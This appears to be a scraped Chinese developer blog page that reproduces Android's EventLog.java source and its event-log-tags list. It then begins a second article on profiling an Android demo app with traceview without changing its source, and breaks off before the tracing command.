 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *          http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

package android.util;

import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;
import java.io.UnsupportedEncodingException;
import java.nio.BufferUnderflowException;
import java.nio.ByteBuffer;
import java.nio.ByteOrder;
import java.util.Collection;
import java.util.HashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
```

```
 * Access to the system diagnostic event record.  System diagnostic events are
 * used to record certain system-level events (such as garbage collection,
 * activity manager state, system watchdogs, and other low level activity),
 * which may be automatically collected and analyzed during system development.
 *
 * <p>This is <b>not</b> the main "logcat" debugging log ({@link android.util.Log})!
 * These diagnostic events are for system integrators, not application authors.
 *
 * <p>Events use integer tag codes corresponding to /system/etc/event-log-tags.
 * They carry a payload of one or more int, long, or String values.  The
 * event-log-tags file defines the payload contents for each type code.
 */
public class EventLog {
    /** @hide */ public EventLog() {}

    private static final String TAG = "EventLog";

    private static final String TAGS_FILE = "/system/etc/event-log-tags";
    private static final String COMMENT_PATTERN = "^\\s*(#.*)?$";
    private static final String TAG_PATTERN = "^\\s*(\\d+)\\s+(\\w+)\\s*(\\(.*\\))?\\s*$";
    private static HashMap<String, Integer> sTagCodes = null;
    private static HashMap<Integer, String> sTagNames = null;

    /** A previously logged event read from the logs. */
    public static final class Event {
        private final ByteBuffer mBuffer;

        // Layout of event log entry received from kernel.
```

```
private static final int LENGTH_OFFSET = 0;
private static final int PROCESS_OFFSET = 4;
private static final int THREAD_OFFSET = 8;
private static final int SECONDS_OFFSET = 12;
private static final int NANOSECONDS_OFFSET = 16;

private static final int PAYLOAD_START = 20;
private static final int TAG_OFFSET = 20;
private static final int DATA_START = 24;

// Value types
private static final byte INT_TYPE    = 0;
private static final byte LONG_TYPE   = 1;
private static final byte STRING_TYPE = 2;
private static final byte LIST_TYPE   = 3;

/** @param data containing event, read from the system */
/*package*/ Event(byte[] data) {
    mBuffer = ByteBuffer.wrap(data);
    mBuffer.order(ByteOrder.nativeOrder());
}

/** @return the process ID which wrote the log entry */
public int getProcessId() {
    return mBuffer.getInt(PROCESS_OFFSET);
}

/** @return the thread ID which wrote the log entry */
```

```
public int getThreadId() {
        return mBuffer.getInt(THREAD_OFFSET);
}

/** @return the wall clock time when the entry was written */
public long getTimeNanos() {
        return mBuffer.getInt(SECONDS_OFFSET) * 1000000000l
                        + mBuffer.getInt(NANOSECONDS_OFFSET);
}

/** @return the type tag code of the entry */
public int getTag() {
        return mBuffer.getInt(TAG_OFFSET);
}

/** @return one of Integer, Long, String, null, or Object[] of same. */
public synchronized Object getData() {
        try {
                mBuffer.limit(PAYLOAD_START + mBuffer.getShort(LENGTH_OFFSET));
                mBuffer.position(DATA_START);    // Just after the tag.
                return decodeObject();
        } catch (IllegalArgumentException e) {
                Log.wtf(TAG, "Illegal entry payload: tag=" + getTag(), e);
                return null;
        } catch (BufferUnderflowException e) {
                Log.wtf(TAG, "Truncated entry payload: tag=" + getTag(), e);
                return null;
        }
```

```
}

/** @return the loggable item at the current position in mBuffer. */
private Object decodeObject() {
        byte type = mBuffer.get();
        switch (type) {
        case INT_TYPE:
                return (Integer) mBuffer.getInt();

        case LONG_TYPE:
                return (Long) mBuffer.getLong();

        case STRING_TYPE:
                try {
                        int length = mBuffer.getInt();
                        int start = mBuffer.position();
                        mBuffer.position(start + length);
                        return new String(mBuffer.array(), start, length, "UTF-8");
                } catch (UnsupportedEncodingException e) {
                        Log.wtf(TAG, "UTF-8 is not supported", e);
                        return null;
                }

        case LIST_TYPE:
                int length = mBuffer.get();
                if (length < 0) length += 256;    // treat as signed byte
                Object[] array = new Object[length];
                for (int i = 0; i < length; ++i) array[i] = decodeObject();
```

```
                return array;

            default:
                throw new IllegalArgumentException("Unknown entry type: " + type);
            }
        }
}

// We assume that the native methods deal with any concurrency issues.

/**
  * Record an event log message.
  * @param tag The event type tag code
  * @param value A value to log
  * @return The number of bytes written
  */
public static native int writeEvent(int tag, int value);

/**
  * Record an event log message.
  * @param tag The event type tag code
  * @param value A value to log
  * @return The number of bytes written
  */
public static native int writeEvent(int tag, long value);

/**
  * Record an event log message.
```

```
     * @param tag The event type tag code
     * @param str A value to log
     * @return The number of bytes written
     */
    public static native int writeEvent(int tag, String str);

    /**
     * Record an event log message.
     * @param tag The event type tag code
     * @param list A list of values to log
     * @return The number of bytes written
     */
    public static native int writeEvent(int tag, Object... list);

    /**
     * Read events from the log, filtered by type.
     * @param tags to search for
     * @param output container to add events into
     * @throws IOException if something goes wrong reading events
     */
    public static native void readEvents(int[] tags, Collection<Event> output)
            throws IOException;

    /**
     * Get the name associated with an event type tag code.
     * @param tag code to look up
     * @return the name of the tag, or null if no tag has that number
     */
```

```
public static String getTagName(int tag) {
        readTagsFile();
        return sTagNames.get(tag);
}

/**
  * Get the event type tag code associated with an event name.
  * @param name of event to look up
  * @return the tag code, or -1 if no tag has that name
  */
public static int getTagCode(String name) {
        readTagsFile();
        Integer code = sTagCodes.get(name);
        return code != null ? code : -1;
}

/**
  * Read TAGS_FILE, populating sTagCodes and sTagNames, if not already done.
  */
private static synchronized void readTagsFile() {
        if (sTagCodes != null && sTagNames != null) return;

        sTagCodes = new HashMap<String, Integer>();
        sTagNames = new HashMap<Integer, String>();

        Pattern comment = Pattern.compile(COMMENT_PATTERN);
        Pattern tag = Pattern.compile(TAG_PATTERN);
        BufferedReader reader = null;
```

```
String line;

try {
        reader = new BufferedReader(new FileReader(TAGS_FILE), 256);
        while ((line = reader.readLine()) != null) {
                if (comment.matcher(line).matches()) continue;

                Matcher m = tag.matcher(line);
                if (!m.matches()) {
                        Log.wtf(TAG, "Bad entry in " + TAGS_FILE + ": " + line);
                        continue;
                }

                try {
                        int num = Integer.parseInt(m.group(1));
                        String name = m.group(2);
                        sTagCodes.put(name, num);
                        sTagNames.put(num, name);
                } catch (NumberFormatException e) {
                        Log.wtf(TAG, "Error in " + TAGS_FILE + ": " + line, e);
                }
        }
} catch (IOException e) {
        Log.wtf(TAG, "Error reading " + TAGS_FILE, e);
        // Leave the maps existing but unpopulated
} finally {
        try { if (reader != null) reader.close(); } catch (IOException e) {}
}
```

```
        }
    }
```

发现 EventLog 的 Tag 名称来自一个文件/system/etc/event-log-tags，文件内容列出来，就可以看到已经定义好的各种 Tag，这样子，想监听哪些事件，都可以一目了然了。

```
42 answer (to life the universe etc|3)
314 pi
2718 e
2719 configuration_changed (config mask|1|5)
2720 sync (id|3),(event|1|5),(source|1|5),(account|1|5)
2721 cpu (total|1|6),(user|1|6),(system|1|6),(iowait|1|6),(irq|1|6),(softirq|1|6)
2722 battery_level (level|1|6),(voltage|1|1),(temperature|1|1)
2723 battery_status (status|1|5),(health|1|5),(present|1|5),(plugged|1|5),(technology|3)
2724 power_sleep_requested (wakeLocksCleared|1|1)
2725 power_screen_broadcast_send (wakelockCount|1|1)
2726 power_screen_broadcast_done (on|1|5),(broadcastDuration|2|3),(wakelockCount|1|1)
2727 power_screen_broadcast_stop (which|1|5),(wakelockCount|1|1)
2728 power_screen_state (offOrOn|1|5),(becauseOfUser|1|5),(totalTouchDownTime|2|3),(touchCycles|1|1)
2729 power_partial_wake_state (releasedorAcquired|1|5),(tag|3)
2730 battery_discharge (duration|2|3),(minLevel|1|6),(maxLevel|1|6)
2740 location_controller
2741 force_gc (reason|3)
2742 tickle (authority|3)
```

2744 free_storage_changed (data|2|2)
2745 low_storage (data|2|2)
2746 free_storage_left (data|2|2),(system|2|2),(cache|2|2)
2747 contacts_aggregation (aggregation time|2|3), (count|1|1)
2748 cache_file_deleted (path|3)
2750 notification_enqueue (pkg|3),(id|1|5),(tag|3),(notification|3)
2751 notification_cancel (pkg|3),(id|1|5),(tag|3),(required_flags|1),(forbidden_flags|1)
2752 notification_cancel_all (pkg|3),(required_flags|1),(forbidden_flags|1)
2802 watchdog (Service|3)
2803 watchdog_proc_pss (Process|3),(Pid|1|5),(Pss|1|2)
2804 watchdog_soft_reset (Process|3),(Pid|1|5),(MaxPss|1|2),(Pss|1|2),(Skip|3)
2805 watchdog_hard_reset (Process|3),(Pid|1|5),(MaxPss|1|2),(Pss|1|2)
2806 watchdog_pss_stats (EmptyPss|1|2),(EmptyCount|1|1),(BackgroundPss|1|2),(BackgroundCount|1|1),(ServicePss|1|2),(ServiceCount|1|1),(VisiblePss|1|2),(VisibleCount|1|1),(ForegroundPss|1|2),(ForegroundCount|1|1),(NoPssCount|1|1)
2807 watchdog_proc_stats (DeathsInOne|1|1),(DeathsInTwo|1|1),(DeathsInThree|1|1),(DeathsInFour|1|1),(DeathsInFive|1|1)
2808 watchdog_scheduled_reboot (Now|2|1),(Interval|1|3),(StartTime|1|3),(Window|1|3),(Skip|3)
2809 watchdog_meminfo (MemFree|1|2),(Buffers|1|2),(Cached|1|2),(Active|1|2),(Inactive|1|2),(AnonPages|1|2),(Mapped|1|2),(Slab|1|2),(SReclaimable|1|2),(SUnreclaim|1|2),(PageTables|1|2)
2810 watchdog_vmstat (runtime|2|3),(pgfree|1|1),(pgactivate|1|1),(pgdeactivate|1|1),(pgfault|1|1),(pgmajfault|1|1)
2811 watchdog_requested_reboot (NoWait|1|1),(ScheduleInterval|1|3),(RecheckInterval|1|3),(StartTime|1|3),(Window|1|3),(MinScreenOff|1|3),(MinNextAlarm|1|3)
2820 backup_data_changed (Package|3)
2821 backup_start (Transport|3)
2822 backup_transport_failure (Package|3)
2823 backup_agent_failure (Package|3),(Message|3)
2824 backup_package (Package|3),(Size|1|2)

2825 backup_success (Packages|1|1),(Time|1|3)
2826 backup_reset (Transport|3)
2827 backup_initialize
2830 restore_start (Transport|3),(Source|2|5)
2831 restore_transport_failure
2832 restore_agent_failure (Package|3),(Message|3)
2833 restore_package (Package|3),(Size|1|2)
2834 restore_success (Packages|1|1),(Time|1|3)
3000 boot_progress_start (time|2|3)
3010 boot_progress_system_run (time|2|3)
3020 boot_progress_preload_start (time|2|3)
3030 boot_progress_preload_end (time|2|3)
3040 boot_progress_ams_ready (time|2|3)
3050 boot_progress_enable_screen (time|2|3)
3060 boot_progress_pms_start (time|2|3)
3070 boot_progress_pms_system_scan_start (time|2|3)
3080 boot_progress_pms_data_scan_start (time|2|3)
3090 boot_progress_pms_scan_end (time|2|3)
3100 boot_progress_pms_ready (time|2|3)
4000 calendar_upgrade_receiver (time|2|3)
4100 contacts_upgrade_receiver (time|2|3)
20003 dvm_lock_sample (process|3),(main|1|5),(thread|3),(time|1|3),(file|3),(line|1|5),(ownerfile|3),(ownerline|1|5),(sample_percent|1|6)
30001 am_finish_activity (Token|1|5),(Task ID|1|5),(Component Name|3),(Reason|3)
30002 am_task_to_front (Task|1|5)
30003 am_new_intent (Token|1|5),(Task ID|1|5),(Component Name|3),(Action|3),(MIME Type|3),(URI|3),(Flags|1|5)
30004 am_create_task (Task ID|1|5)
30005 am_create_activity (Token|1|5),(Task ID|1|5),(Component Name|3),(Action|3),(MIME Type|3),(URI|3),(Flags|1|5)
30006 am_restart_activity (Token|1|5),(Task ID|1|5),(Component Name|3)

30007 am_resume_activity (Token|1|5),(Task ID|1|5),(Component Name|3)
30008 am_anr (pid|1|5),(Package Name|3),(Flags|1|5),(reason|3)
30009 activity_launch_time (Token|1|5),(Component Name|3),(time|2|3)
30010 am_proc_bound (PID|1|5),(Process Name|3)
30011 am_proc_died (PID|1|5),(Process Name|3)
30012 am_failed_to_pause (Token|1|5),(Wanting to pause|3),(Currently pausing|3)
30013 am_pause_activity (Token|1|5),(Component Name|3)
30014 am_proc_start (PID|1|5),(UID|1|5),(Process Name|3),(Type|3),(Component|3)
30015 am_proc_bad (UID|1|5),(Process Name|3)
30016 am_proc_good (UID|1|5),(Process Name|3)
30017 am_low_memory (Num Processes|1|1)
30018 am_destroy_activity (Token|1|5),(Task ID|1|5),(Component Name|3),(Reason|3)
30019 am_relaunch_resume_activity (Token|1|5),(Task ID|1|5),(Component Name|3)
30020 am_relaunch_activity (Token|1|5),(Task ID|1|5),(Component Name|3)
30021 am_on_paused_called (Component Name|3)
30022 am_on_resume_called (Component Name|3)
30023 am_kill (PID|1|5),(Process Name|3),(OomAdj|1|5),(Reason|3)
30024 am_broadcast_discard_filter (Broadcast|1|5),(Action|3),(Receiver Number|1|1),(BroadcastFilter|1|5)
30025 am_broadcast_discard_app (Broadcast|1|5),(Action|3),(Receiver Number|1|1),(App|3)
30030 am_create_service (Service Record|1|5),(Name|3),(Intent|3),(PID|1|5)
30031 am_destroy_service (Service Record|1|5),(Name|3),(PID|1|5)
30032 am_process_crashed_too_much (Name|3),(PID|1|5)
30033 am_drop_process (PID|1|5)
30034 am_service_crashed_too_much (Crash Count|1|1),(Component Name|3),(PID|1|5)
30035 am_schedule_service_restart (Component Name|3),(Time|2|3)
30036 am_provider_lost_process (Package Name|3),(UID|1|5),(Name|3)
30037 am_process_start_timeout (PID|1|5),(UID|1|5),(Process Name|3)
30039 am_crash (PID|1|5),(Process Name|3),(Flags|1|5),(Exception|3),(Message|3),(File|3),(Line|1|5)

30040 am_wtf (PID|1|5),(Process Name|3),(Flags|1|5),(Tag|3),(Message|3)
31000 wm_no_surface_memory (Window|3),(PID|1|5),(Operation|3)
32000 imf_force_reconnect_ime (IME|4),(Time Since Connect|2|3),(Showing|1|1)
50000 menu_item_selected (Menu type where 0 is options and 1 is context|1|5),(Menu item title|3)
50001 menu_opened (Menu type where 0 is options and 1 is context|1|5)
50020 connectivity_state_changed (custom|1|5)
50021 wifi_state_changed (wifi_state|3)
50022 wifi_event_handled (wifi_event|1|5)
50023 wifi_supplicant_state_changed (supplicant_state|1|5)
50100 pdp_bad_dns_address (dns_address|3)
50101 pdp_radio_reset_countdown_triggered (out_packet_count|1|1)
50102 pdp_radio_reset (out_packet_count|1|1)
50103 pdp_context_reset (out_packet_count|1|1)
50104 pdp_reregister_network (out_packet_count|1|1)
50105 pdp_setup_fail (cause|1|5), (cid|1|5), (network_type|1|5)
50106 call_drop (cause|1|5), (cid|1|5), (network_type|1|5)
50107 data_network_registration_fail (op_numeric|1|5), (cid|1|5)
50108 data_network_status_on_radio_off (dc_state|3), (enable|1|5)
50109 pdp_network_drop (cid|1|5), (network_type|1|5)
50110 cdma_data_setup_failed (cause|1|5), (cid|1|5), (network_type|1|5)
50111 cdma_data_drop (cid|1|5), (network_type|1|5)
50112 gsm_rat_switched (cid|1|5), (network_from|1|5), (network_to|1|5)
50113 gsm_data_state_change (oldState|3), (newState|3)
50114 gsm_service_state_change (oldState|1|5), (oldGprsState|1|5), (newState|1|5), (newGprsState|1|5)
50115 cdma_data_state_change (oldState|3), (newState|3)
50116 cdma_service_state_change (oldState|1|5), (oldDataState|1|5), (newState|1|5), (newDataState|1|5)
50117 bad_ip_address (ip_address|3)
50118 data_stall_recovery_get_data_call_list (out_packet_count|1|1)

50119 data_stall_recovery_cleanup (out_packet_count|1|1)
50120 data_stall_recovery_reregister (out_packet_count|1|1)
50121 data_stall_recovery_radio_restart (out_packet_count|1|1)
50122 data_stall_recovery_radio_restart_with_prop (out_packet_count|1|1)
51000 socket_stats (send|1|2),(recv|1|2),(ip|1|5),(port|1|5),(close|1|5)
51100 netstats_mobile_sample (dev_rx_bytes|2|2),(dev_tx_bytes|2|2),(dev_rx_pkts|2|1),(dev_tx_pkts|2|1),(xt_rx_bytes|2|2),(xt_tx_bytes|2|2),(xt_rx_pkts|2|1),(xt_tx_pkts|2|1),(uid_rx_bytes|2|2),(uid_tx_bytes|2|2),(uid_rx_pkts|2|1),(uid_tx_pkts|2|1),(trusted_time|2|3)
51101 netstats_wifi_sample (dev_rx_bytes|2|2),(dev_tx_bytes|2|2),(dev_rx_pkts|2|1),(dev_tx_pkts|2|1),(xt_rx_bytes|2|2),(xt_tx_bytes|2|2),(xt_rx_pkts|2|1),(xt_tx_pkts|2|1),(uid_rx_bytes|2|2),(uid_tx_bytes|2|2),(uid_rx_pkts|2|1),(uid_tx_pkts|2|1),(trusted_time|2|3)
52000 db_sample (db|3),(sql|3),(time|1|3),(blocking_package|3),(sample_percent|1|6)
52001 http_stats (useragent|3),(response|2|3),(processing|2|3),(tx|1|2),(rx|1|2)
52002 content_query_sample (uri|3),(projection|3),(selection|3),(sortorder|3),(time|1|3),(blocking_package|3),(sample_percent|1|6)
52003 content_update_sample (uri|3),(operation|3),(selection|3),(time|1|3),(blocking_package|3),(sample_percent|1|6)
52004 binder_sample (descriptor|3),(method_num|1|5),(time|1|3),(blocking_package|3),(sample_percent|1|6)
60000 viewroot_draw (Draw time|1|3)
60001 viewroot_layout (Layout time|1|3)
60002 view_build_drawing_cache (View created drawing cache|1|5)
60003 view_use_drawing_cache (View drawn using bitmap cache|1|5)
60100 sf_app_dequeue_before (buffer|1),(identity|1),(time|2)
60101 sf_app_dequeue_after (buffer|1),(identity|1),(time|2)
60102 sf_app_lock_before (buffer|1),(identity|1),(time|2)
60103 sf_app_lock_after (buffer|1),(identity|1),(time|2)
60104 sf_app_queue (buffer|1),(identity|1),(time|2)
60105 sf_repaint (buffer|1),(time|2)
60106 sf_composition_complete (buffer|1),(time|2)
60107 sf_unlock_clients (buffer|1),(time|2)

60108 sf_swapbuffers (buffer|1),(time|2)
60109 sf_repaint_done (buffer|1),(time|2)
60110 sf_fb_post_before (buffer|1),(time|2)
60111 sf_fb_post_after (buffer|1),(time|2)
60112 sf_fb_dequeue_before (buffer|1),(time|2)
60113 sf_fb_dequeue_after (buffer|1),(time|2)
60114 sf_fb_lock_before (buffer|1),(time|2)
60115 sf_fb_lock_after (buffer|1),(time|2)
65537 netlink_failure (uid|1)
70000 screen_toggled (screen_state|1|5)
70101 browser_zoom_level_change (start level|1|5),(end level|1|5),(time|2|3)
70102 browser_double_tap_duration (duration|1|3),(time|2|3)
70103 browser_bookmark_added (url|3), (where|3)
70104 browser_page_loaded (url|3), (time|2|3)
70105 browser_timeonpage (url|3), (time|2|3)
70150 browser_snap_center
70151 browser_text_size_change (oldSize|1|5), (newSize|1|5)
70200 aggregation (aggregation time|2|3)
70201 aggregation_test (field1|1|2),(field2|1|2),(field3|1|2),(field4|1|2),(field5|1|2)
70301 phone_ui_enter
70302 phone_ui_exit
70303 phone_ui_button_click (text|3)
70304 phone_ui_ringer_query_elapsed
70305 phone_ui_multiple_query
71001 qsb_start (name|3),(version|1),(start_method|3),(latency|1|3),(search_source|3),(enabled_sources|3),(on_create_latency|1|3)
71002 qsb_click (id|2),(suggestions|3),(queried_sources|3),(num_chars|1),(click_type|1)
71003 qsb_search (search_source|3),(method|1),(num_chars|1)
71004 qsb_voice_search (search_source|3)

71005 qsb_exit (suggestions|3),(num_chars|1)

71006 qsb_latency (corpus|3),(latency|1|3),(num_chars|1)

74000 music_start_playback_requested (track_id|1|5) (source_id|3|50) (cache_hit|1|5)

74001 music_stop_playback_requested (track_id|1|5) (source_id|3|50)

74002 music_pause_playback_requested (track_id|1|5) (source_id|3|50)

74003 music_download_status (track_id|1|5) (source_id|3|50) (status|1|5) (data|1|5) (latency|1|5) (network_type|1|5) (network_subtype|1|5) (download_type|1|5)

74004 music_track_saved_as_ringtone (track_id|1|5) (source_id|3|50) (type|1|5)

75000 sqlite_mem_alarm_current (current|1|2)

75001 sqlite_mem_alarm_max (max|1|2)

75002 sqlite_mem_alarm_alloc_attempt (attempts|1|4)

75003 sqlite_mem_released (Memory released|1|2)

75004 sqlite_db_corrupt (Database file corrupt|3)

76001 tts_speak_success (engine|3),(caller_uid|1),(caller_pid|1),(length|1),(locale|3),(rate|1),(pitch|1),(engine_latency|2|3),(engine_total|2|3),(audio_latency|2|3)

76002 tts_speak_failure (engine|3),(caller_uid|1),(caller_pid|1),(length|1),(locale|3),(rate|1),(pitch|1)

78001 dispatchCommand_overflow

90000 nfc_first_share

90001 nfc_share (size|1|2),(tnf|1),(type|3),(aar_present|1),(duration|1|3)

90002 nfc_share_fail (size|1|2),(tnf|1),(type|3),(aar_present|1)

90003 nfc_ndef_received (size|1|2),(tnf|1),(type|3),(aar_present|1)

201001 system_update (status|1|5),(download_result|1|5),(bytes|2|2),(url|3)

201002 system_update_user (action|3)

202001 vending_reconstruct (changes|1)

202901 transaction_event (data|3)

203001 sync_details (authority|3),(send|1|2),(recv|1|2),(details|3)

203002 google_http_request (elapsed|2|3),(status|1),(appname|3),(reused|1)

204001 gtalkservice (eventType|1)

204002 gtalk_connection (status|1)
204003 gtalk_conn_close (status|1),(duration|1)
204004 gtalk_heartbeat_reset (interval_and_nt|1),(ip|3)
204005 c2dm (packet_type|1),(persistent_id|3),(stream_id|1),(last_stream_id|1)
205001 setup_server_timeout
205002 setup_required_captcha (action|3)
205003 setup_io_error (status|3)
205004 setup_server_error
205005 setup_retries_exhausted
205006 setup_no_data_network
205007 setup_completed
205008 gls_account_tried (status|1)
205009 gls_account_saved (status|1)
205010 gls_authenticate (status|1),(service|3)
205011 google_mail_switch (direction|1)
206002 gmail_perf_end (action|3),(cpu_time|1|3),(wall_time|1|3),(num_sub_iteration|1)

http://blog.csdn.net/hustpzb/article/details/8525324

在不修改源码的情况下分析 Android 应用的操作日志

在不修改源码的情况下分析 Android 应用的操作日志

通常启动操作日志记录功能的做法是直接修改源码，添加对 Debug.startMethodTracing()的函数调用，这种方法的好处是比较精确。但是也可以在不修改源码的情况下启动操作日志记录功能。以下用一个实例来说明如何在不修改源码的情况下启用一个应用的操作日志，并使用 traceview 对结果进行分析。

首先新建一个待测试的项目，这里是 ProfileDemo 应用，该应用实现了如下简单功能：

在界面上有一个按钮，点击后会扫描当前设备上安装的所有非系统应用，并将这些应用的列表绑定到一个 ListView 上显示出来。

ListView 的 Item 布局如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="horizontal" >
    <ImageView android:id="@+id/icon"
        android:layout_width="30dp"
        android:layout_height="30dp"
        android:layout_margin="4dp"/>
    <LinearLayout android:orientation="vertical"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content">
        <RelativeLayout
            android:layout_width="wrap_content"
            android:layout_height="wrap_content">
            <TextView android:id="@+id/name"
```

```
                android:layout_width="wrap_content"
                android:layout_height="wrap_content"
                android:layout_centerVertical="true"
                android:textColor="#000000"
                android:textSize="15sp" />
            <TextView android:id="@+id/version"
                android:layout_width="wrap_content"
                android:layout_height="wrap_content"
                android:layout_centerVertical="true"
              android:layout_alignParentRight="true"
              android:textColor="#B8B8B8"
                android:textSize="12sp" />
        </RelativeLayout>
        <TextView android:id="@+id/packagename"
            android:layout_width="fill_parent"
            android:layout_height="wrap_content"
            android:textColor="#B8B8B8"
            android:textSize="12sp" />
    </LinearLayout>
</LinearLayout>
```

MainActivity 布局如下：

```
<?xml version="1.0"encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
```

```
        android:layout_width="fill_parent"
        android:layout_height="fill_parent"
        android:orientation="vertical" >
          <RelativeLayout
                android:layout_width="fill_parent"
                android:layout_height="wrap_content">

             <Button
                  android:id="@+id/btn_start"
                  android:layout_width="wrap_content"
                  android:layout_height="wrap_content"
                  android:layout_centerVertical="true"
                  android:text="开始" />
           </RelativeLayout>
        <ListView
            android:id="@+id/lv"
            android:layout_width="fill_parent"
            android:layout_height="fill_parent"
            android:scrollbars="vertical"/>
    </LinearLayout>
```

MainActivity 代码如下：

```
package com.winstonwolfe.profiledemo;

import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.graphics.drawable.Drawable;
import android.os.Bundle;
import android.os.Handler;
import android.app.Activity;
import android.app.ProgressDialog;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageInfo;
import android.view.Menu;
import android.view.View;
import android.widget.Button;
import android.widget.ImageView;
import android.widget.ListView;
import android.widget.SimpleAdapter;


public class MainActivity extends Activity {
	private Button btn;
	private ProgressDialog progressDialog = null;
	private ListView lv;
	List<Map<String, Object>> listData = null;
```

```
Handler handler = null;

class myThread implements Runnable {
    public void run() {
        getData();
        handler.post(runnableUi);
    }
}

Runnable runnableUi = new Runnable() {
    @Override
    public void run() {
        progressDialog.dismiss();
        bindDataToListView();
    }
};

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    btn = (Button) findViewById(R.id.btn_start);
    btn.setOnClickListener(new View.OnClickListener() {
        public void onClick(View v) {
            progressDialog = ProgressDialog.show(MainActivity.this,
                    "请稍等...", "正在读取本机上安装的 App...", true);
```

```
                lv = (ListView) findViewById(R.id.lv);
                lv.setScrollContainer(true);
                handler = new Handler();
                new Thread(new myThread()).start();

            }
        });
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; thisadds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.main, menu);
    return true;
}

private void bindDataToListView() {
    SimpleAdapter adapter = new SimpleAdapter(this, listData,
            R.layout.item_layout, new String[] { "icon", "name", "version",
                    "packagename" }, new int[] { R.id.icon, R.id.name,
                    R.id.version, R.id.packagename });
    adapter.setViewBinder(new SimpleAdapter.ViewBinder() { //  显示图标，不能直接绑定 Drawable
        public boolean setViewValue(View view, Object data,
                String textRepresentation) {
            if (view instanceof ImageView && data instanceof Drawable) {
                ImageView iv = (ImageView) view;
                iv.setImageDrawable((Drawable) data);
```

```
                    return true;
                } else
                    return false;
            }
        });

        lv.setAdapter(adapter);
    }

    private void getData() {
        ArrayList<AppEntity> appList = getAppEntityList();
        List<Map<String, Object>> list = newArrayList<Map<String, Object>>();
        for (int i = 0; i < appList.size(); i++) {
            AppEntity app = (AppEntity) appList.get(i);
            Map<String, Object> map = new HashMap<String,Object>();
            // BitmapDrawablebd = (BitmapDrawable)app.appIcon;
            // Bitmap bm =bd.getBitmap();
            map.put("icon", app.appIcon);
            map.put("name", app.appName);
            map.put("version", app.versionName);
            map.put("packagename", app.packageName);
            list.add(map);
        }
        listData = list;
    }

    private ArrayList<AppEntity> getAppEntityList() {
        List<PackageInfo> packages = getPackageManager()
```

```
                .getInstalledPackages(0); // @
        ArrayList<AppEntity> appList = newArrayList<AppEntity>(); //  用来存储获取的应用信息数据
        AppEntity tmpEntity;
        for (int i = 0; i < packages.size(); i++) {
            PackageInfo packageInfo = packages.get(i);
            if ((packageInfo.applicationInfo.flags & ApplicationInfo.FLAG_SYSTEM) == ApplicationInfo.FLAG_SYSTEM) {//  过滤掉系统程序
                continue;
            }
            tmpEntity = new AppEntity();
            tmpEntity.appName = packageInfo.applicationInfo.loadLabel(
                    getPackageManager()).toString();
            tmpEntity.packageName = packageInfo.packageName;
            tmpEntity.versionName = "版本：" + packageInfo.versionName;
            tmpEntity.versionCode = packageInfo.versionCode;
            tmpEntity.appIcon = packageInfo.applicationInfo
                    .loadIcon(getPackageManager());
            appList.add(tmpEntity);
        }
        return appList;
    }

    public class AppEntity { //一个代表应用信息的实体类
        public String appName = "";
        public String packageName = "";
        public String versionName = "";
        public int versionCode = 0;
        public Drawable appIcon = null;
```

```
        public String dumpString() {
            String str = "";
            str += appName + ",";
            str += packageName + ",";
            str += versionName + ",";
            str += versionCode;

            return str;
        }
    }

}
```

运行效果如下：

16:20
ProfileDemo
开始
com.string.abook.zhwqn
手机淘宝
版本：4.5.0
com.taobao.taobao
应用宝
版本：4.2.1
com.tencent.android.qqdownloader
QQ邮箱
版本：3.1.0
com.tencent.androidqqmail
天天飞车
版本：1.3.0.40508
com.tencent.game.SSGame
微信
版本：5.3.0.80_r701542
com.tencent.mm
QQ
版本：4.7.0
com.tencent.mobileqq
QQ音乐
版本：3.9.7.10
com.tencent.qqmusic

在 Manifest 文件中的 application 节点下添加可调试信息：android:debuggable="true"。

执行如下命令启动操作日志记录：

